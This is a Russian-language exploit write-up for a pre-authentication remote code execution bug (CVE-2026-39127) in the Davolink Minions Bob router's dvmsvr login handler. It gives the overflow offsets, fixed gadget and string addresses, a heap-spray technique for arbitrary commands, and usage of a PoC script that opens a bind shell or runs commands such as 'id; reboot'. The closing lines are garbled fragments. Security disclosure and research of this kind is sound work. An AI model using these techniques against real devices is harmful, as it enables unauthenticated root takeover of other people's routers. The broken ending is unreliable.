CVE-2026-39127 — RCE до аутентификации на маршрутизаторе Minions Bob
Переполнение буфера в стеке в обработчике входа dvmsvr на роутере Davolink Minions Bob (DVW-642) позволяет неаутентифицированному удалённому атакующему выполнить произвольный код с правами root. Эксплуатируется одним HTTP-запросом к /auth/login.
Учётные данные пользователя шифруются локально перед отправкой. Ключ и IV берутся из эндпоинта, доступного до аутентификации (GET /client/info), поэтому любой может их получить и зашифровать собственные данные.

Hex-кодирование шифротекста делает тело enc состоящим из [0-9a-f] — заметьте, /auth/login обеспечивает это с помощью фильтра dvmsvr!check_xss_cmd. Настоящие байты появляются только после того, как сервер декодирует hex, а поскольку это происходит до расшифровки, ключ не нужен O.o
dvmsvr обслуживает веб-панель устройства. Обработчик /auth/login, доступный до аутентификации
(post_auth_login_callback), берёт JSON-поле enc, копирует его в буфер
в стеке и hex-декодирует в 64-байтовый буфер в стеке (опять же, до расшифровки):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 hex-символов декодируются в 127 байт в 64-байтовый буфер, перезаписывая сохранённый указатель кадра и адрес возврата:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
По чистой случайности у dvmsvr нет никаких защит (ни канареек, ни PIE, ни NX, ни RELRO), и он загружается по фиксированному адресу, так что мы можем вернуться прямо в нативный код (ret2text).
При фиксированном .text мы возвращаемся в обёртку system() по адресу 0x40e8c4. Функция dvmsvr!dvs_call в итоге вычисляет $a0 = $fp + 0x20 и вызывает system. Контроль над $fp даёт нам контроль над командой :)

Установим $ra на гаджет и направим $fp + 0x20 на строку, которую мы контролируем. В .rodata:0x462260 содержится "sleep 2 && reboot &", поэтому $fp = 0x462240 и $ra = 0x40e8c4 перезагружают машину одним запросом.
Для выбранной команды нужна наша собственная строка по известному адресу; у нас остаётся полно места в буфере, но randomize_va_space = 1 рандомизирует стек, поэтому (без утечки) мы не можем предсказать, куда наш ввод попадёт в памяти.

Куча не рандомизируется; отсутствие PIE удерживает её на фиксированном 0x47c000 (RWX), и akheron/jansson предсказуемо размещает там строку enc. Мы дописываем "cmd ; cmd ; ..." к запросу после байтов переполнения. dvmsvr!hexstring_to_hex декодирует только ведущий hex, поэтому остальное остаётся на куче, и мы нацеливаем $fp + 0x20 на него. Символ ; действует как своего рода интерпретаторная «дорожка», так что libc!system выполняется там, куда бы он ни попал (независимо от смещения).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (зависимости: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn) должны быть равны 0: эпилог разыменовывает его перед возвратом, поэтому ненулевое значение приведёт к падению до того, как будет восстановлен наш адрес возврата0x4a3000 - 0x4a8c49. PoC нацеливается на $fp + 0x20 от центра (~0x4a6000) наружу, попадая сначала в наиболее вероятное смещение и повторяя отправку после каждого перезапуска








